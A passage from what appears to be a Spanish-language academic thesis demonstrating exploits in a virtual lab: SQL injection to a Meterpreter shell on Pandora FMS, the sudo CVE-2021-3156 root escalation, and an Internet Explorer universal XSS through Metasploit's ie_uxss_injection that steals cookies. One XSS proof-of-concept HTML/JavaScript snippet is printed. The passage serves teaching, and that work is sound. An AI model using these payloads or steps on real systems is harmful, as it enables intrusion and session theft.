En la ilustración 44 se puede ver que no se ha realizado una autenticación exitosa en el sistema remoto utilizando el *user* y el *password* por defecto en *Pandora FMS*. Sin embargo, se puede observar que se ha realizado un ataque SQLi exitoso mediante el cual se ha podido autenticarse en el sistema y obtener una *Shell* de *Meterpreter* sobre la cual, según indica la ilustración 45, se han ejecutado los comandos *sysinfo* y *getuid* los cuales indican que nos encontramos logados *Pandora FMS* con el usuario efectivo *apache*.

Ilustración 45: Ejecución de "sysinfo" y “getuid” en la sesión de Meterpreter

17.2. Buffer Overflow

En este punto se demostrará el uso de un *exploit* de tipo *Buffer Overflow* y *Privilege Escalation* el cual se aprovecha de una vulnerabilidad existente en el software llamado *sudo* en versiones desde la 1.8.2 hasta la 1.8.31p2 y también desde la 1.9.0 hasta la 1.9.5p1 en sus configuraciones por defecto.

El software *sudo* [99] es una utilidad muy común en sistemas de tipo *Unix* que permite a los usuarios ejecutar programas con los privilegios de seguridad de otro usuario de manera segura, convirtiéndose así temporalmente en el otro usuario durante la ejecución del programa. Para que un usuario pueda utilizar *sudo*, éste ha de ser incluido en un fichero de configuración llamado "*/etc/sudoers*", en caso contrario no podrá beneficiarse de las funcionalidades de *sudo*.

Para poder realizar esta demostración se ha utilizado una instalación de *Ubuntu 20.04 Desktop AMD64* con IP 192.168.60.6 sobre *Virtual Box*. El detalle de la instalación de *Ubuntu 20.04 Desktop AMD64* se puede consultar en el Anexo IV. Además, se ha utilizado uno de los muchos *exploits* [100-101] que se encuentran disponibles públicamente y que han sido diseñados para explotar esta vulnerabilidad.

Los detalles de la vulnerabilidad con identificador *CVE-2021-3156* se pueden consultar en varias fuentes de información [102-104]. Una vez conocidos los detalles de la vulnerabilidad, para entender lo que hace el *exploit* que se ha utilizado basta con conocer lo siguiente:

- Cuando se ejecuta *sudo* se pueden utilizar, entre otros parámetros, el parámetro "*-s*" para indicar MODE_SHELL y el parámetro "*-i*" para indicar tanto MODE_SHELL como MODE_LOGIN_SHELL.
- Después de indicar alguno de estos dos parámetros se especifica el comando que se desea ejecutar con *sudo*.
- Esta vulnerabilidad se descubrió comprobando que el código de *sudo* en primer lugar reescribe los argumentos concatenándolos en la línea de comando y escapando los metacaracteres con "\" y en segundo lugar almacenando los argumentos en un *buffer* eliminando también el escape de los metacaracteres para que coincida con el fichero *sudoers*.
- El problema radica en que la función que almacena los argumentos en un *buffer* es vulnerable a desbordamiento de *buffer*. Esto permite introducir caracteres externos en dichos argumentos.
- No obstante, lo anteriormente indicado no sería suficiente dado que existen en el código de *sudo* ciertas limitaciones al respecto. Sin embargo, si se utiliza *sudoedit*, la explotación de esta vulnerabilidad sería exitosa.
- Por lo tanto, lo que hace realmente el *exploit* que se ha utilizado es aprovecharse de esta vulnerabilidad en *sudo* mediate la utilización de *sudoedit* de tal forma que las limitaciones impuestas en el código de *sudo* no puedan ser aplicadas.

En primer lugar, se crea un usuario sin privilegios en la máquina virtual *Ubuntu 20.04* la cual tiene instalada una versión de *sudo* afectada por la vulnerabilidad que se ha comentado anteriormente. El usuario con privilegios (ilustración 46) se llama "*Pablo*" y el usuario sin privilegios (ilustración 47) se llama "*Pablo Sin Privilegios*".

Ilustración 46: Usuario Pablo con privilegios

Ilustración 47: Usuario Pablo sin privilegios

Se accede por GUI en la máquina *Ubuntu 20.04* con el usuario sin privilegios y se abre una consola CLI sobre dicha máquina. Se comprueba también que dicho usuario no se encuentra añadido en el fichero *sudoers* de tal forma que, mediante este método, se comprueba que tampoco tiene permisos de administración.

Ilustración 48: Verificación de no inclusión en sudoers

Acto seguido, desde la misma terminal, se procede con la descarga del fichero que contiene el *exploit* que se desea utilizar (ilustración 49) para posteriormente descomprimirlo y configurarlo (ilustración 50).




Ilustración 49: Descarga del exploit




Ilustración 50: Descompresión y compilación del exploit

El resultado de la compilación realizada anteriormente proporciona, tal y conforme se puede ver en la ilustración 51, un fichero ejecutable con nombre "*sudo-hax-me-a-sandwich*", un directorio llamado "*libnss_X*" y sobre éste un fichero ejecutable llamado "*P0P_SH3LLZ_ .so.2*".




Ilustración 51: Ficheros generados después de compilación del exploit

Por último, se procede con la ejecución del *exploit* y con la verificación de que éste funciona correctamente y de que se ha producido la conversión a usuario *root*. Se debe indicar el parámetro "*1*" el cual indica que se trata de un sistema *Ubuntu 20.04*, otras opciones para otros sistemas operativos también están disponibles.




Ilustración 52: Ejecución y comprobación del exploit

17.3. Cross-Site Scripting (XSS)

En este punto se demostrará el uso de un *exploit* de tipo *Cross-Site Scription (XSS)* el cual se aprovecha de una vulnerabilidad del mismo tipo existente en varias versiones de *Internet Explorer* sobre varios Sistemas Operativos Windows [105].

Para poder realizar esta demostración se ha utilizado una instalación de *Kali Linux 2023.1* específica para *Virtual Box* con IP 192.168.60.5 y una instalación virtual sobre *Virtual Box* de *Windows 8.1 de 32* Bits [106] con IP 192.168.60.6. El detalle de la instalación de *Kali Linux* se puede consultar en el Anexo II y el referente a la instalación de *Windows 8.1 de 32 Bits* se puede consultar en el Anexo V.

Los detalles del *exploit* llamado *ie_uxss_injection* se pueden consultar en varias fuentes de información [107-109]. Sin embargo, para entender lo que hace el *exploit* y para entender la causa de esta vulnerabilidad basta con conocer lo siguiente:

- Se requiere que exista un *iframe* con un *redirect* HTTP hacia un recurso en el dominio de destino, y otro *iframe* diferente el cual cargará también un recurso en el mismo dominio de destino.
- El navegador afectado por esta vulnerabilidad trata el primer *iframe* y realiza una petición hacia *redirect.php*. Del mismo modo, el navegador también trata el segundo *iframe* y realiza una petición hacia el recurso destino.
- Acto seguido, el navegador ejecuta el *script* el cual invoca la evaluación del objeto *WindowProxy* sobre el primer *iframe* realizando lo siguiente: asigna el objeto *WindowProxy* del segundo *iframe* a una variable, se muestra un *Pop-up* al usuario, se permanece a la espera de que el usuario cierre este *Pop-up* y por último se cambia el *Location* a través de la variable asignada del segundo *iframe* pudiéndose inyectar de esta forma los *payloads* del atacante.

En la ilustración 53 se puede observar el código mencionado anteriormente que, si es ejecutado en un navegador *Internet Explorer* vulnerable, permitirá al atacante efectuar la explotación de Cross-Site Scripting.

```
<iframe src="redirect.php"></iframe>
<iframe src="https://www.google.com/images/srpr/logo11w.png"></iframe>
<script>
    top[0].eval('_=top[1];with(new
XMLHttpRequest)open("get","sleep.php",false),send();_.location="javascript:alert(document.domain)"');
</script>
```

Ilustración 53: Código HTML - Javascript - XSS

Además del código indicado anteriormente, se requiere el enlace al código del *exploit* propiamente dicho que tendrá que ser ejecutado por la víctima (esto nos los proporcionará *Metasploit*). También se requiere de un *redirect.php* y de un *sleep.php* junto con los ficheros *delay.php*, *collector.php* y *log.txt*. En realidad, estos tres últimos ficheros son transparentes para nosotros dado que será *Metasploit* quien los genere.

En primer lugar, en las ilustraciones 54 y 55 se muestra el comportamiento normal de un navegador no afectado por esta vulnerabilidad a la hora de acceder al código indicado en la ilustración 53.




Ilustración 54: Acceso normal hacia innerht.ml - Primer Paso




Ilustración 55: Acceso normal hacia innerht.ml - Segundo Paso

En segundo lugar, en las ilustraciones 56, 57 y 58, se muestra el comportamiento anómalo de un navegador afectado por esta vulnerabilidad a la hora de acceder al código indicado en la ilustración 53.




Ilustración 56: Acceso anómalo hacia innerht.ml - Primer Paso




Ilustración 57: Acceso anómalo hacia innerht.ml - Segundo Paso

Ilustración 58: Acceso anómalo hacia innerht.ml - Tercer Paso

Tal y conforme se puede observar en la ilustración 58, se está interpretando erróneamente el código por parte del navegador y en lugar de indicar *innerht.ml* está indicando *www.google.com*. En este punto, se ha demostrado que el navegador *Internet Explorer* es vulnerable a este tipo de ataque XSS sin necesidad de utilizar ningún tipo de herramienta en particular.

Sin embargo, se desea ir un poco más lejos en la demostración de este tipo de vulnerabilidades de tal forma que se pueda utilizar el *exploit* que nos proporciona *Metasploit* llamado *ie_uxss_injection* y que permite, además de lo indicado anteriormente, robar las *cookies* de sesión de la víctima.

Así pues, tal y conforme indica la ilustración 37, se ejecuta *msfconsole* desde la máquina virtual *Kali Linux 2.0* para entrar a *Metasploit*. Acto seguido, se selecciona el *exploit* en cuestión (ilustración 59), se configura y se lanza el ataque con *run*. Los dos últimos pasos pueden verse en la ilustración 60.




Ilustración 59: Selección de exploit y visualización de opciones




Ilustración 60: Opciones y ejecución del exploit

Tal y conforme puede observarse en la ilustración 60, se proporciona un enlace el cual deberá ser ejecutado en el ordenador de la víctima. Para simplificar esta demostración, se ejecuta este enlace manualmente en el ordenador de la víctima (ilustración 61).




Ilustración 61: Acceso enlace maligno XSS - Primer Paso




Ilustración 62: Acceso enlace maligno XSS - Segundo Paso




Ilustración 63: Acceso enlace maligno XSS - Tercer Paso





Ilustración 64: Acceso enlace maligno XSS - Cuarto Paso



lustración 65: Acceso enlace maligno XSS - Quinto Paso

Por último, la salida de la ejecución del *exploit* indica que el ataque XSS ha sido correcto y que se han obtenido una serie de *cookies*.

lustración 66: Obtención de Cookies

17.4. Local File Inclusion (LFI)

En este punto se demostrará el uso de un *exploit* de tipo *Local File Inclusion (LFI)* el cual se aprovecha de una vulnerabilidad del mismo tipo existente en las versiones 8.0.2 y 7.2.2 del software de *Zimbra Collaboration Server* [110].

